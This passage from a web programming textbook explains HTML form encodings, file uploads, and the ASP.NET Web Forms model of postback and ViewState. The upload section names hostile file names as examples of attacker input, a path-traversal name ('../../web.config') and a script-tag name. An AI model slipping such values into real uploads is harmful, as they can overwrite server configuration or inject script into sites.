  <title>One form, three encodings</title>
</head>
<body>
<h1>One form, three encodings</h1>
<!-- The same three fields, sent three ways. /echo on the Java track prints the raw body. -
->
<form id="u" action="/echo" method="post">
  <input name="customer" value="C0047"> <input name="note" value="Kebaya & batik, 2½ kg">
  <input type="checkbox" name="express" value="yes" checked>
  <button>application/x-www-form-urlencoded (the default)</button>
</form>
<form id="m" action="/echo" method="post" enctype="multipart/form-data">
  <input name="customer" value="C0047"> <input name="note" value="Kebaya & batik, 2½ kg">
  <input type="file" name="photo">
  <button>multipart/form-data</button>
</form>
<form id="t" action="/echo" method="post" enctype="text/plain">
  <input name="customer" value="C0047"> <input name="note" value="Kebaya & batik, 2½ kg">
  <button>text/plain</button>
</form>
</body>
</html>
```

`application/x-www-form-urlencoded`, the default, is what **Listing 11.16** shows.

Listing 11.16 The urlencoded body as Chromium sent it, then as `Forms.urlencoded` parsed it. The ampersand became `%26`, the comma `%2C`, each space `+`, and the one character ½ became two bytes, `%C2%BD`.

```
Content-Type: application/x-www-form-urlencoded
Content-Length: 62

customer=C0047&note=Kebaya+%26+batik%2C+2%C2%BD+kg&express=yes

--- parsed ---
customer = [C0047]
note = [Kebaya & batik, 2½ kg]
express = [yes]
```

The format is the one from the query string: `name=value` pairs joined by `&`. Because `&` and `=` separate things, they cannot appear raw inside a value, so every byte that is not a letter, a digit or one of `-._~` is written as `%` followed by two hexadecimal digits, and a space is written `+` [1], [3]. The character ½ is not ASCII; in UTF-8 it is the two bytes `C2 BD`, and each is escaped on its own. The cost is easy to state. If a value has n_s bytes that may stay as they are and n_e bytes that must be escaped, its encoded length is

$$L = n_s + 3\,n_e \tag{11.1}$$

characters. For ordinary text n_e is small, and urlencoding is compact. For a photo, where nearly every byte is "unsafe", Equation (11.1) makes the body almost three times the file, which is why nobody sends files this way. Check it on the note `Kebaya & batik, 2½ kg`. It has 22 bytes, because ½ counts twice. Its four spaces become `+`, one character each, so they count with the bytes that do not grow. The ampersand, the comma and the two bytes of ½ are escaped: $n_e = 4$, $n_s = 22 - 4 = 18$, $L = 18 + 3 \times 4 = 30$, and `Kebaya+%26+batik%2C+2%C2%BD+kg` is indeed 30 characters long.

`multipart/form-data` is the encoding for files, and **Listing 11.17** shows why it works.

Listing 11.17 The multipart body: one part per field, separated by the boundary. Each `\r` marks a carriage return; the two bytes of ½ are printed as two dots because the echo prints only ASCII. The file's nine bytes travel exactly as they are.

```
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarypOUphwA3PZopjEM9
Content-Length: 404

------WebKitFormBoundarypOUphwA3PZopjEM9\r
Content-Disposition: form-data; name="customer"\r
\r
C0047\r
------WebKitFormBoundarypOUphwA3PZopjEM9\r
Content-Disposition: form-data; name="note"\r
\r
Kebaya & batik, 2.. kg\r
------WebKitFormBoundarypOUphwA3PZopjEM9\r
Content-Disposition: form-data; name="photo"; filename="tag.txt"\r
Content-Type: text/plain\r
\r
rack A03
\r
------WebKitFormBoundarypOUphwA3PZopjEM9--\r


--- parsed ---
customer = [C0047]
note = [Kebaya & batik, 2½ kg]
photo = file [tag.txt], text/plain, 9 bytes
```

Instead of escaping the data, multipart chooses a **boundary**, a string that does not occur in any of the values — Chromium invents one like `----WebKitFormBoundarypOUphwA3PZopjEM9` — and announces it in the `Content-Type` header. The body is then a list of **parts**, each starting with `--` and the boundary, followed by a few header lines, an empty line, and the value's raw bytes. The last boundary ends with an extra `--`. A file part has a `filename` and a `Content-Type`, and its bytes are copied in unchanged, so a 2 MB photo costs 2 MB plus a few hundred bytes of headers. RFC 7578 defines the format [3].

`text/plain`, **Listing 11.18**, writes one `name=value` per line with no escaping at all.

Listing 11.18 The text/plain body. A value containing a line break or an `=` would be indistinguishable from the next field; this encoding is for people reading e-mail, not for programs.

```
Content-Type: text/plain
Content-Length: 45

customer=C0047\r
note=Kebaya & batik, 2.. kg\r


--- parsed ---
(text/plain has no reliable way to separate the fields; nothing is parsed)
```

Table 11.6 puts the three side by side.

Table 11.6 The three form encodings. A form with a file input and the default enctype sends only the file's name, silently.

enctype	Separator	Escaping	Files	Use
`application/x-www-form-urlencoded`	`&` and `=`	`%XX`, space as `+`	name only	every form without a file (the default)
`multipart/form-data`	a boundary line	none; raw bytes	yes	any form with `<input type="file">`
`text/plain`	line breaks	none	no	nothing a program should parse

11.4.6 Uploading a file

Everything needed to upload a file has now appeared; here it is in one place. The form must use `method="post"` and `enctype="multipart/form-data"` — forget the second and the server receives `photo=receipt.jpg` and no photo, with no error anywhere. The control is `<input type="file" name="photo">`, and three attributes shape it: `accept="image/jpeg,image/png"` filters the file chooser (a hint only; the user can switch it to *All files*), `multiple` allows several files under one name, and `capture="environment"` asks a phone to open the rear camera directly, which is exactly what a cashier photographing a signed receipt wants.

What arrives at the server is a part with three things in it: the **file name** the user's computer used, a **content type** the browser guessed from the extension, and the **bytes**. Only the bytes are facts. The name can be anything — `../../web.config`, `<script>.png`, a name with characters your file system forbids — and the content type is a guess that the sender controls entirely. Section 11.13.4 turns this into rules; the Laundry code in Sections 11.9 to 11.12 follows them.

Every server also puts a ceiling on the size of a request, and it is worth knowing where each one is, because an upload that is too big often fails with a confusing message: PHP's `upload_max_filesize` and `post_max_size` in `php.ini` [4]; Flask's `MAX_CONTENT_LENGTH`; ASP.NET Core's `[RequestSizeLimit]` and `[RequestFormLimits]` attributes [5]; and in this chapter's Java track a constant, `MAX_BODY`, checked while the body is read.

11.4.7 The browser checks, and why that is not enough

HTML can check a form before sending it. `required` refuses an empty field; `pattern="C[0-9]{4}"` refuses anything that is not a C and four digits; `min`, `max`, `step` and `maxlength` limit numbers and lengths; `type="email"` insists on an `@`. The browser shows a small message by the field and does not send the form. This is good for the person filling in the form: mistakes are caught at once, without a round trip.

It is worthless as protection. The checks run in the browser, and the browser belongs to the user. Anyone can open the developer tools and delete `required`; add `novalidate` to the form; or skip the browser altogether and send the request with `curl`, as **Listing 11.11** did and as this chapter's test suite does twenty times. The server receives whatever the sender chose to send.

> **THE KEY INSIGHT.** Browser validation is a convenience for honest users; server validation is the only validation. Every rule the browser checks must be checked again on the server, and the server must also check the rules the browser cannot know — that customer C0047 exists, that rack A03 is free, what the price is.

11.5 The Problem Web Forms Set Out to Solve

Go back to the balance form of **Listing 11.8** and imagine the program behind it in the days of CGI, the Common Gateway Interface of Chapter 2 [6]. **Figure 11.10** shows one round trip. The browser sends `total=10&amount=25&OK=Pay`. The program reads both numbers and computes the new balance, 35. Then it must send back a page, and here is the trouble: it must send back the *whole* page, form and all, and it must write `value="35"` into the `total` field itself. If it forgets, the field comes back empty. If the page has twenty fields, it must copy nineteen values back by hand, correctly escaped, and choose the right option in every list and tick the right boxes.




Figure 11.10 One CGI round trip. The program receives the fields, computes, and must write the entire page again — including every value the user had typed — or the user sees an empty form.

The reason is the property of HTTP that this book keeps returning to: **it remembers nothing between requests**. The server that sent the form has, by the time the answer comes back, forgotten that it ever sent it. The page on the screen is the only record of what the user was doing, and each request must rebuild it from scratch.

Programmers of desktop applications did not live like this. In a Windows program, a text box is an *object* that keeps its text; a button has a `Click` event; the programmer writes `label1.Text = total.ToString()` and the label shows it until something changes it. Web Forms set out to give web programmers the same experience, and Section 11.6 shows how.

11.6 The Web Forms Model

The design of Web Forms rests on four ideas that fit together: **server controls** that are objects, a **control tree** built for every request, a **postback** that sends the whole page back to itself, and **ViewState**, a hidden field that carries the controls' state across the round trip. The page **life cycle** and its **events** hold them together. Microsoft's documentation is the reference for all of it [7].

11.6.1 Server controls

A server control is written like an HTML element, with a prefix and one special attribute:

```
<asp:ClassName propertyName="value" … runat="server" />
```

`asp:` says the element belongs to ASP.NET, `ClassName` is the name of a .NET class, every other attribute sets a property of that class, and `runat="server"` says: *make an object of this class on the server*. So `<asp:Label ID="total" Text="Hello" ForeColor="Blue" runat="server" />` becomes, for each request, an object of the class `System.Web.UI.WebControls.Label`, with its `ID` set to `"total"`, its `Text` to `"Hello"` and its `ForeColor` to blue. The text may also be written as the element's content, `<asp:Label ID="total" ForeColor="Blue" runat="server">Hello</asp:Label>`. **Listing 11.19** sketches the class the tag stands for.

Listing 11.19 A sketch of the `Label` class: one property per attribute. The `…` bodies are placeholders; this is an outline of the real class, not code to compile.

```
// What <asp:Label ID="total" Text="Hello" ForeColor="Blue" runat="server" /> becomes:
// an object of this class (System.Web.UI.WebControls), with one property per attribute.
public class Label : WebControl {
    public virtual string ID { get { ... } set { ... } }
    public virtual string Text { get { ... } set { ... } }
    public virtual Color ForeColor { get { ... } set { ... } }
    // ... and every other property a WebControl has
}
```

Because a control is an object, the page's code can use it as one: `total.Text = "35";` changes what the label will show. When the page is finished, each control **renders** itself as ordinary HTML — the `Label` as a `<span>`, a `TextBox` as an `<input type="text">`, a `Button` as an `<input type="submit">` — because HTML is all the browser understands. Visual Studio shows the properties of the selected control in the Properties window, **Figure 11.11**, and writing a value there writes the attribute into the markup.





Figure 11.11 The Properties window for a `Button`: (1) `Text` and `ToolTip` have been set; (2) `EnableViewState` and (3) `OnClientClick` and `PostBackUrl` are properties this section explains.

This was a real change in the architecture of the server, not only in syntax. The classic ASP of the 1990s, like early PHP, had the web server interpret the script of a page from top to bottom, line by line, for every request. ASP.NET compiled the page into a class once, and the web server handed each request to the framework, which built the page as an object with properties and methods and let it render itself. The page, and every element of its user interface, became something code could hold and call.

11.6.2 The control tree and the class hierarchy

A page holds its controls in a tree. **Figure 11.12** shows the relationships for a page with a button, a list box and a text box. The page's `Controls` collection contains the three controls in order; each control's `Page` property points back to the page. A list box has its own `Controls`, the `ListItem` objects, and each item's `Parent` points to the list box.



red: Controls (down the tree) · blue: Parent (up one level) · green: Page (to the root) · navy: order in a collection

Figure 11.12 The control tree of a page with a `Button`, a `ListBox` with three `ListItem` children, and a `TextBox`. Red arrows are `Controls` (down the tree), blue arrows `Parent` (up one level), green arrows `Page` (straight to the root), navy arrows the order inside a `Controls` collection.

Every control class derives from `System.Web.UI.Control`, and the visual ones from `WebControl`, which adds the properties every visible element shares — `ForeColor`, `Font`, `Width`, `CssClass`, `ToolTip`. **Figure 11.13** is the family tree of the namespace `System.Web.UI.WebControls`. Two branches are worth noticing. The validators hang under `Label`, because a validator is a label that shows an error message; Chapter 14 is about them. And the data controls — `GridView`, `ListBox`, `DropDownList` — descend from `BaseDataBoundControl`, because they can fill themselves from a data source; Chapter 13 is about `GridView`.




Figure 11.13 The Web Forms control classes. Green boxes are the controls used by this chapter's `MyAccount` page; orange are the two base classes above the namespace.

11.6.3 A complete web form: MyAccount

Listing 11.20 is a page that uses a good sample of the controls: a label, a text box and a button that calculate; a label with *+ 10%* and *– 5%* buttons; three kinds of text box; three check boxes and a *Buy* button; three radio buttons that react the moment one is chosen; a multi-select list box with

a *Show* button; and a list box that is filled from code by a *Fill* button. It is long, and it is worth reading in full once, because this is what real Web Forms pages look like.

Listing 11.20 `MyAccount.aspx`: one server-side form, many server controls, and an event handler named in an attribute of each control that raises events. Web Forms; not run here.

```
<%@ Page Language="C#" AutoEventWireup="true"
    CodeFile="MyAccount.aspx.cs" Inherits="MyAccount" %>

<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
    <title></title>
</head>
<body>
    <form id="form1" runat="server">
        <div>
        </div>
        <asp:Label ID="Label1" runat="server"
            Text="calculateAccount"></asp:Label>
        <asp:TextBox ID="TextBox1" runat="server"></asp:TextBox>
        <asp:Button ID="Button1" runat="server" Text="Calculate"
            OnClick="calculateAccount" ToolTip="Calculating amount of salary!" />
        <br />
        <br />
        <asp:Label ID="myLabel" runat="server" Text="100"></asp:Label>
        <asp:Button ID="plus10" runat="server" Text="+ 10%"
            CommandName="add" CommandArgument="0.1" OnCommand="DoCommand"/>
        <asp:Button ID="min5" runat="server" Text="- 5%"
            CommandName ="sub" CommandArgument="0.05" OnCommand="DoCommand"/>
        <br />
        <br />
        <asp:TextBox ID="normalTextBox" Text="Sample" runat="server" />
        <asp:TextBox ID="passwordTextBox" TextMode="Password"
            MaxLength="10" runat="server"></asp:TextBox>
        <asp:TextBox ID="multilineTextBox" TextMode="MultiLine"
            Rows="3" Columns="15" Wrap="true"
            runat="server">Durian Mango Mangosteen Pineapple</asp:TextBox>
        <br />
        <br />
        <asp:CheckBox ID="apples" Text="Apples" runat="server" />
        <br />
        <asp:CheckBox ID="pears" Text="Pears" runat="server" />
        <br />
        <asp:CheckBox ID="bananas" Text="Bananas" runat="server" />
        <br />
        <br />
        <asp:Button ID="btnBuy" runat="server" Text="Buy"
            OnClick="DoClick"/>
        <br />
        <asp:Label ID="lblBuy" runat="server" Text="Label"></asp:Label>
        <br />
```

Listing 11.20 (Continued) *MyAccount.aspx: one server-side form, many server controls, and an event handler named in an attribute of each control that raises events. Web Forms; not run here.*

```
        <br />
        <asp:Label ID="Label2" runat="server"
            Text="Select method of payment"></asp:Label>
        <br />
        <asp:RadioButton ID="rbCash" runat="server" Text="cash"
            GroupName="payment" OnCheckedChanged="RadioChanged"
            AutoPostBack="true"/>
        <br />
        <asp:RadioButton ID="rbCheque" runat="server" Text="cheque"
            GroupName="payment" OnCheckedChanged="RadioChanged"
            AutoPostBack="true"/>
        <br />
        <asp:RadioButton ID="rbCC" runat="server" Text="credit card"
            GroupName="payment" OnCheckedChanged="RadioChanged"
            AutoPostBack="true"/>
        <br />
        <br />
        <asp:Label ID="lblPayment" runat="server" Text="Label"></asp:Label>
        <br />
        <br />
        <asp:ListBox ID="lbCarCode" runat="server"
            Rows="3" SelectionMode="Multiple">
            <asp:ListItem Text="United States" Value="USA"
                Runat="server" />
            <asp:ListItem Text="Great Britain" Value="GB"
                Runat="server" />
            <asp:ListItem Text="Germany" Value="D"
                Runat="server" />
            <asp:ListItem Text="France" Value="F"
                Runat="server" />
            <asp:ListItem Text="Italy" Value="I"
                Runat="server" />
        </asp:ListBox>
        <br />
        <br />
        <asp:Button ID="btnCarCode" runat="server" Text="Show"
            OnClick="CarCodeButtonClick"/>
        <br />
        <asp:Label ID="lblCarCode" runat="server" Text="Label"></asp:Label>
        <br />
        <br />
        <asp:ListBox ID="lbCarCode2" runat="server" AutoPostBack="true"
            OnSelectedIndexChanged="lbCarCode2_SelectedIndexChanged"></asp:ListBox>
        <br />
        <asp:Button ID="btnCarCode2" runat="server" Text="Fill"
            OnClick="btnCarCode2_Click" />
```

Listing 11.20 (Continued) *MyAccount.aspx: one server-side form, many server controls, and an event handler named in an attribute of each control that raises events. Web Forms; not run here.*

```
        <br />
        <br />
        <asp:Label ID="lblCarCode2" runat="server" Text="Label"></asp:Label>
        <br />
    </form>
</body>
</html>
```

Notice first what is missing: there is no `action` and no `method` on the form. `<form id="form1" runat="server">` is a *server* form, and Web Forms always sends it back to the same page with `POST`. A page may have only one such form. Every button inside it therefore sends the whole page, and every value in it, back to the same address. Notice second the attributes that name methods:

`OnClick="calculateAccount"`, `OnCommand="DoCommand"`, `OnCheckedChanged="RadioChanged"`, `OnSelectedIndexChanged="lbCarCode2_SelectedIndexChanged"`. They connect a control's event to a method in the code-behind, **Listing 11.21**.

Listing 11.21 `MyAccount.aspx.cs`: the event handlers. Each reads and writes controls as objects — `TextBox1.Text`, `apples.Checked`, `lbCarCode.SelectedItem` — and never touches HTTP. Web Forms; not run here.

```
using System;
using System.Collections;
using System.Collections.Generic;
using System.Linq;
using System.Web;
using System.Web.UI;
using System.Web.UI.WebControls;

public partial class MyAccount : System.Web.UI.Page {
    protected void calculateAccount(object sender, EventArgs e) {
        int total = 1000;
        int value = Convert.ToInt32(TextBox1.Text);
        Label1.Text = (total + value).ToString();
    }
    public void DoCommand(object sender, CommandEventArgs e) {
        double total = Convert.ToDouble(myLabel.Text);
        if (e.CommandName == "add") {
            total += total * Convert.ToDouble(e.CommandArgument);
        } else if (e.CommandName == "sub") {
            total -= total * Convert.ToDouble(e.CommandArgument);
        }
        myLabel.Text = total.ToString("F2");
    }
    protected void DoClick(object sender, EventArgs e) {
        lblBuy.Text = "You bought: ";
        if (apples.Checked) {
            lblBuy.Text += "Apples ";
        }
        if (pears.Checked) {
            lblBuy.Text += "Pears ";
        }
        if (bananas.Checked) {
            lblBuy.Text += "Bananas ";
        }
    }
    protected void RadioChanged(object sender, EventArgs e) {
        lblPayment.Text = "Method of payment: ";
        if (rbCash.Checked) {
            lblPayment.Text += rbCash.Text;
        }
        if (rbCheque.Checked) {
            lblPayment.Text += rbCheque.Text;
        }
        if (rbCC.Checked) {
            lblPayment.Text += rbCC.Text;
        }
```

Listing 11.21 (Continued) *MyAccount.aspx.cs: the event handlers. Each reads and writes controls as objects — TextBox1.Text, apples.Checked, lbCarCode.SelectedItem — and never touches HTTP. Web Forms; not run here.*

```
    }
    protected void CarCodeButtonClick(object sender, EventArgs e) {
        lblCarCode.Text = "The selected country has the international car code ";
        if (lbCarCode.SelectedItem != null) {
            lblCarCode.Text += lbCarCode.SelectedItem.Value;
        }
    }

    protected void btnCarCode2_Click(object sender, EventArgs e) {
        SortedList data = new SortedList();
        data["United States"] = "USA";
        data["Great Britain"] = "GB";
        data["Germany"] = "D";
        data["France"] = "F";
        data["Italy"] = "I";
        lbCarCode2.DataSource = data;
        lbCarCode2.DataTextField = "Key";
        lbCarCode2.DataValueField = "Value";
        lbCarCode2.DataBind();
    }

    protected void lbCarCode2_SelectedIndexChanged(object sender, EventArgs e) {
        lblCarCode2.Text = "The selected country has the " +
            "international car code ";
        if (lbCarCode2.SelectedItem != null) {
            lblCarCode2.Text += lbCarCode2.SelectedItem.Value;
        }
    }
}
```

The code is short and reads like a desktop program. `calculateAccount` reads the text box and writes the label: type 10, press *Calculate*, and the label shows `1010`. `DoCommand` is shared by the *+ 10%* and *– 5%* buttons; each button carries a `CommandName` and a `CommandArgument`, so one method serves both, and the label goes from 100 to 110.00. `DoClick` looks at three check boxes. `RadioChanged` runs as soon as a radio button is chosen, without any button being pressed. `btnCarCode2_Click` fills the second list box from a `SortedList` by setting `DataSource`, naming which fields give the text and the value, and calling `DataBind()`.

Nothing in the code parses a request, and nothing copies a typed value back into a field. When the page comes back after *Calculate*, the text box still shows 10 and the label shows 1010, and the programmer did nothing to make it so. That is the promise Web Forms made, and the next two subsections show how it was kept.

11.6.4 Postback, seen from the wire

The browser knows nothing about server controls; it receives HTML. **Listing 11.22** is the beginning of the HTML that Web Forms generates for `MyAccount.aspx` after *Calculate* has been pressed with 10 in the box. It is transcribed from a capture made on Windows with IIS Express; the two long hidden values are shortened with `…`, and this book's build did not run it.

Listing 11.22 The start of the HTML that `MyAccount.aspx` renders. Hidden fields carry the event target, the event argument and the ViewState; `__doPostBack` lets JavaScript submit the form on behalf of a control. Web Forms output, transcribed and shortened; not run here.

```
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml">
<head><title>
</title></head>
<body>
    <form method="post" action="./MyAccount.aspx" id="form1">
<div class="aspNetHidden">
<input type="hidden" name="__EVENTTARGET" id="__EVENTTARGET" value="" />
<input type="hidden" name="__EVENTARGUMENT" id="__EVENTARGUMENT" value="" />
<input type="hidden" name="__LASTFOCUS" id="__LASTFOCUS" value="" />
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE"
value="kyDO2C0L5rzzN5//B5Z1XqfTrV+GWUSecYC/JtnpvBxHMtxkba8mHVrpgeh+K9yailmYZweOFKLnW+fqtcaU
MlF0ooHVFdLVQo4hKUnYS00mwJ70PqQoKog4+iKKxcNdZL7/wRB…" />
</div>

<script type="text/javascript">
//<![CDATA[
var theForm = document.forms['form1'];
if (!theForm) {
    theForm = document.form1;
}
function __doPostBack(eventTarget, eventArgument) {
    if (!theForm.onsubmit || (theForm.onsubmit() != false)) {
        theForm.__EVENTTARGET.value = eventTarget;
        theForm.__EVENTARGUMENT.value = eventArgument;
        theForm.submit();
    }
}
//]]>
</script>

<div class="aspNetHidden">
    <input type="hidden" name="__VIEWSTATEGENERATOR" id="__VIEWSTATEGENERATOR"
value="04595DA2" />
    <input type="hidden" name="__EVENTVALIDATION" id="__EVENTVALIDATION"
value="PhbU58dLfh/WX6sllPpLElfWkusaA0KfVw8Eew3XXAScCvTPB93h7pn4EWmq7sFRstliT4N/F+bEte/BSJmr
sF4tezWChosJenRARdMbOydDda2Gy2RPpsxg…" />
</div>
        <div>
        </div>
        <span id="Label1">1010</span>
        <input name="TextBox1" type="text" value="10" id="TextBox1" />
        <input type="submit" name="Button1" value="Calculate" id="Button1"
title="Calculating amount of salary!" />
        <br />
        <br />
```

Everything in the "magic" is visible here. The form has `method="post"` and `action="./MyAccount.aspx"`: the page posts to itself. The `Label` has become `<span id="Label1">1010</span>`, the `TextBox` an `<input>` with `value="10"`, the `Button` an `<input type="submit">` with the tooltip as its `title`. Then come the hidden fields that make Web Forms work:

- `__VIEWSTATE` — the saved state of the controls (Section 11.6.5);
- `__EVENTTARGET` and `__EVENTARGUMENT` — which control raised the event, when it was not a submit button;
- `__EVENTVALIDATION` — the list of values the page is prepared to accept back, so that a posted list-box value that was never offered is refused;
- `__VIEWSTATEGENERATOR` and `__LASTFOCUS` — bookkeeping.

The JavaScript function `__doPostBack` exists because only submit buttons submit a form. A radio button with `AutoPostBack="true"` is rendered with `onclick="__doPostBack('rbCash','')"`: the

script writes the control's name into `__EVENTTARGET` and submits the form, and on the server Web Forms reads `__EVENTTARGET` to know that `rbCash` raised `CheckedChanged`. A **postback**, then, is simply a `POST` of the page's one form back to the page's own address, carrying every field, the ViewState, and the name of whatever caused it. **Figure 11.14** follows one from start to end.




Figure 11.14 A postback. The first GET builds a page object and renders it with ViewState; pressing *Calculate* posts the whole form back; a *new* page object restores the ViewState, applies the posted values, raises `Click`, and renders the page again.

> **DEFINITION.** A **postback** is a `POST` request in which a page's form is submitted to the same page. `Page.IsPostBack` is `false` on the first request for a page and `true` on every postback, which lets `Page_Load` do first-time work, such as filling a list from the database, only once.

11.6.5 ViewState

Now the key question: the text box came back with 10 in it because the browser posted `TextBox1=10`. But the *label* showed 1010 on the next postback too, and labels are `<span>` elements, which browsers never send. How did the server know?

It had written it down. Before rendering, Web Forms asks every control for the state it wants to keep — properties changed by code, such as `Label1.Text = "1010"`, the items of a list box that was filled from code, a control's `Visible` flag — and serializes all of it into one string. It appends a keyed hash, a *message authentication code* (MAC), so that it can detect any change made to the string by the browser, encodes the bytes in Base64, and puts the result in `__VIEWSTATE`. On the postback, it decodes the string, checks the MAC, and puts every property back into the new controls before any of your code runs. The label "remembers" 1010 because its memory made the round trip inside the page.

This is also the price. ViewState is carried in *both* directions on *every* postback. Base64 turns every 3 bytes into 4 characters [8], so n bytes of state cost

$$L_{64} = 4\lceil\frac{n}{3}\rceil \tag{11.2}$$

characters in the page and again in the request. By Equation (11.2), a `GridView` holding 300 bills of 100 bytes each — 30,000 bytes of state — adds 40,000 characters to the page the browser downloads and another 40,000 to every click the cashier makes, even the clicks that only sort the

list. Pages of several hundred kilobytes of ViewState were common, and slow on the mobile connections of the time.

> **ViewState is readable and must be protected.** Base64 is an encoding, not encryption: anyone can decode it and read what the page stored. The MAC stops the browser from *changing* it, and `EnableViewStateMac` must never be switched off; a page whose ViewState could be forged could be made to run with values the server never gave it. Keep secrets out of ViewState, and switch it off (`EnableViewState="false"`) for controls that do not need it.

Chapter 14 returns to ViewState as one of several ways of keeping state, beside hidden fields, cookies, query strings, session and application state.

11.6.6 The page life cycle

Every request, first visit or postback, runs the page object through the same sequence of stages, and each stage raises an event that your code can handle. **Figure 11.15** draws the sequence; the dashed stages happen only on a postback.

